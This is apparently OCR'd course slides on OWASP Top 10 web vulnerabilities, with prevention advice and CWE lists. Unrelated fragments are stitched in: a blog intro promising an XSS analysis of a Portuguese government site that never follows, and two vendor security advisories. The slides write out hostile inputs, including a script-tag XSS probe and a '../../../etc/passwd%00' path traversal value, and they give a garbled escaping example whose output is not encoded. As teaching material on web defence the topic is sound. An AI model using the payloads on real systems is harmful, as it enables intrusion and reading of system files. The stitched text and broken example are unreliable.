
In this blog post, I will be exploring the Reflected Cross-Site-Scripting (XSS) vulnerability present in the Portuguese government's authentication system's website www.autenticacao.gov.pt.

The XSS vulnerability is present in the *Chave Móvel Digital* (CMD) login page.

by **Lindsey O'Donnell** February 23, 2018 , 5:13 pm

A3:2013 / A7:2017 *Cross-Site Scripting (XSS)*

- Risk



A3:2013 / A7:2017 *Cross-Site Scripting (XSS)*

- How to prevent?
  - Preventing XSS requires separation of untrusted data from active browser content:
    - Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP XSS (Cross Site Scripting) Prevention Cheat Sheet has details on the required data escaping techniques.
  - Validate input data size, type, syntax, and business rules
  - All user input has to be encoded before included in the returned webpage
    - E.g., <script>alert("TEST");</script> should be transformed in
      '<'script'>'alert("TEST");'<'/script'>'
      or '<'script'>'alert("TEST");'<'/script'>'

- Applicable CWE (Common Weakness Enumeration)
  - CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

A4:2013 / A5:2017 – Insecure Direct Object References

- What is Insecure Direct Object Reference?

  A direct reference to an object occurs when a programmer exposes a reference to an object internal to the implementation, such as a file, a directory, or a key in a database. Without an access control check or similar protection, attackers can manipulate these references to access unauthorized information.

- Eample – what happens?

  HTML code: *<select name=”file"><option value=“doc.txt”>Contrato</option></select>*

  PHP code: *print read_file($_REQUEST[‘file’]);*

  http://www.example.com/application?file=‘/home/abc/docimportante.txt’

A4:2013 / A5:2017 – Insecure Direct Object References

- Direct reference to file in web page

  <select name="language"><option value="fr">Francais</option>

  ☞ Processed by PHP this way

  require_once($_REQUEST['language']."lang.php");

  ☞ An attacker can modify page and do a path traversal attack

  ../../../etc/passwd%00 *(%00 injects \0 – null char injection)*

require_once() is similar to an include()

- Direct reference to key in database

  int cardID = Integer.parseInt(request.getParameter("cardID"));

  String query="SELECT * FROM table WHERE cardID="+cardID

  – an attacker can provide a different cardID

A4:2013 / A5:2017 – Insecure Direct Object References

- How to prevent?
  - Requires the use of an approach that protects each of the objects that can be accessed by the user:
    - **Use indirect references** - for example, number the resources to access and it is the application that maps the indirect reference to the direct reference.

      HTML code: *<select name="file"><option value="1">Contrato</option></select>*

      PHP code: *switch ($_REQUEST['file']) { ... };*
    - **Access Control** - each time a direct reference to an object is used by an untrusted source, it must include an access control check to ensure that the user is authorized to use the requested object.

A7:2013 / A5:2017 Missing Function Level Access Control

- What is Missing Function Level Access Control?
  - Most Web applications check access rights at the feature level before making the functionality visible in the UI (e.g., browser). However, the same checks must also be performed on the server side when each function/feature is accessed. If this check is not performed on the server side, attackers may be able to forge requests that access functionality for which they do not have the proper authorization.

- Example – what happens?
  - HTML contains the link to all features, but only the authorized features are displayed to the user.
  - The attacker attempts to directly access URLs:
    - http://example.com/app/getappInfo
    - http://example.com/app/admin_getappInfo
  - The Web page has an 'action' parameter to specify the function that is invoked.

A7:2013 / A5:2017 Missing Function Level Access Control

- How to prevent?
  - Use a consistent and easy-to-analyze authorization module, called from all functions;
  - The authorization mechanism should, by default, deny access and require explicit privileges for access to any feature;
  - If the function is involved in a workflow, check that all conditions are in the proper state before allowing access.

A5:2013 / A6:2017 Security Misconfiguration


- What is Security Misconfiguration?

  Security depends on the existence of secure settings specifically defined and used in the application, framework, application server, web server and platform. All of these settings must be defined, implemented and maintained, and often do not exist by default. This also includes having all the software updated, including all source code libraries used by the application.

- Example – what happens?
  - The application's admin console is installed automatically and is not removed. The default accounts are not changed.
  - Directory listing has not been disabled on the web server.
  - Your application depends on a framework such as Structs or Spring. XSS vulnerabilities are found in this framework. An update is posted to correct this problem, however it does not update the libraries.
  - Configuring a particular application allows error listings to be displayed to users, thereby exposing potential vulnerabilities.

A5:2013 / A6:2017 Security Misconfiguration

- Risk



A5:2013 / A6:2017 Security Misconfiguration

- How to prevent?
  - Secure installation processes should be implemented, including a repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to setup a new secure environment.
  - A task to review and update the configurations appropriate to all security notes, updates and patches as part of the patch management process.
  - A segmented application architecture that provides effective, secure separation between components or tenants, with segmentation, containerization, or cloud security groups.
  - An automated process to verify the effectiveness of the configurations and settings in all environments.
- Applicable CWE (Common Weakness Enumeration)
  - CWE CATEGORY: 7PK – Environment
  - CWE CATEGORY: Configuration
  - CWE CATEGORY: 7PK - Errors

A6:2013 / A3:2017 Sensitive Data Exposure

- What is Sensitive Data Exposure?
  - Many Web applications do not properly protect sensitive data such as credit cards, clinical records, and authentication credentials. Attackers can steal or modify this poorly protected data to perform identity theft, credit card fraud, or other crimes. Sensitive data needs additional protection, such as cipher (when stored or in transit), as well as special protection when communicated to the browser.
- Example – what happens?
  - A password database uses hash functions, without entropy data (salt), to store the passwords of all users. Any flaw allows an attacker to obtain the password file. All hash generated without entropy information can be discovered by brute-force attacks in just 4 weeks (through a Rainbow table attack), whereas entropy-generated hash would take more than 3,000 years to be discovered.
  - An application stores encrypted credit card data in a database using automatic database encryption. However, this type of mechanism also decrypts the data automatically when the Database is queried, so an SQL injection failure allows to get all the data from the credit cards, in cleartext. The system should encrypt credit card data with a public key and allow only back-end applications to decrypt it with the private key.
  - A site does not use SSL on all authenticated pages. An attacker monitors network traffic (for example on an open wireless network), and steals the user's session cookie. The attacker then uses this cookie and hijacks the user session by accessing or modifying their private data.

A6:2013 / A3:2017 Sensitive Data Exposure

- Risk

App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 3	Business ?
Rather than directly attacking crypto, attackers steal keys, execute man-inthe-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. A manual attack is generally required. Previously retrieved password databases could be brute forced by Graphics Processing Units (GPUs).		Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server side weaknesses are mainly easy to detect, but hard for data at rest.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws.	


A6:2013 / A3:2017 Sensitive Data Exposure

- How to prevent?
  - Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs. Apply controls as per the classification.
  - Don't store sensitive data unnecessarily. Discard it as soon as possible. Data that is not retained cannot be stolen!
  - Encrypt all data in transit with secure protocols such as TLS.
  - Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
  - Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2, scrypt, bcrypt, or PBKDF2.
- Applicable CWE (Common Weakness Enumeration)
  - CWE CATEGORY: Cryptographic Issues
  - CWE-311: Missing Encryption of Sensitive Data
  - CWE-312: Cleartext Storage of Sensitive Information
  - CWE-319: Cleartext Transmission of Sensitive Information
  - CWE-326: Inadequate Encryption Strength
  - CWE-327: Use of a Broken or Risky Cryptographic Algorithm
  - CWE-359: Exposure of Private Information ('Privacy Violation')

A9:2013 / A9:2017 Using Components with Known Vulnerabilities

- What is “Using Components with Known Vulnerabilities”?
  - Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. An attack on a vulnerable component can lead to severe data loss or loss of server administration.
  - Components with known vulnerabilities that are used in an application or API can undermine built-in defenses and allow for a range of possible attacks and impacts.

- Example – what happens?
  - Component vulnerability can cause almost every type of risk imaginable, from the trivial to the sophisticated malware designed to attack a specific organization.



Feb 1, 2019 9:01 am EDT

Categorized: Medium Severity

Share this post:

There is a security vulnerability in the XLXP-C component which is shipped in IBM Integration Bus and App Connect Enterprise. A successful exploitation of the vulnerability could lead to a denial of service attack.

CVE(s): CVE-2018-1801

Last update August 31, 2018 09:30 AM UTC+1

Summary

On 22 August 2018 the Apache Struts project issued a security bulletin about a Remote Code Execution vulnerability that exists in Apache Struts 2. This vulnerability is referred to as CVE-2018-11776. The vulnerability could allow an unauthenticated, remote attacker to execute arbitrary code on a targeted system.

This security advisory contains information on the OneSpan products that have been affected by the vulnerability and contains information on the availability of hotfixes.

A9:2013 / A9:2017 Using Components with Known Vulnerabilities

- Risk

While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.

Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Some scanners such as retire.js help in detection, but determining exploitability requires additional effort.

While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components.

Depending on the assets you are protecting, perhaps this risk should be at the top of the list.

A9:2013 / A9:2017 Using Components with Known Vulnerabilities

- How to prevent?
  - Do not use components that have not been developed by the company - impractical and unrealistic.
  - Upgrading all components to the latest version is **critical**. From this perspective the software projects must have a process that allows:
    - Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies;
    - Establish security policies governing the use of components;
    - Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.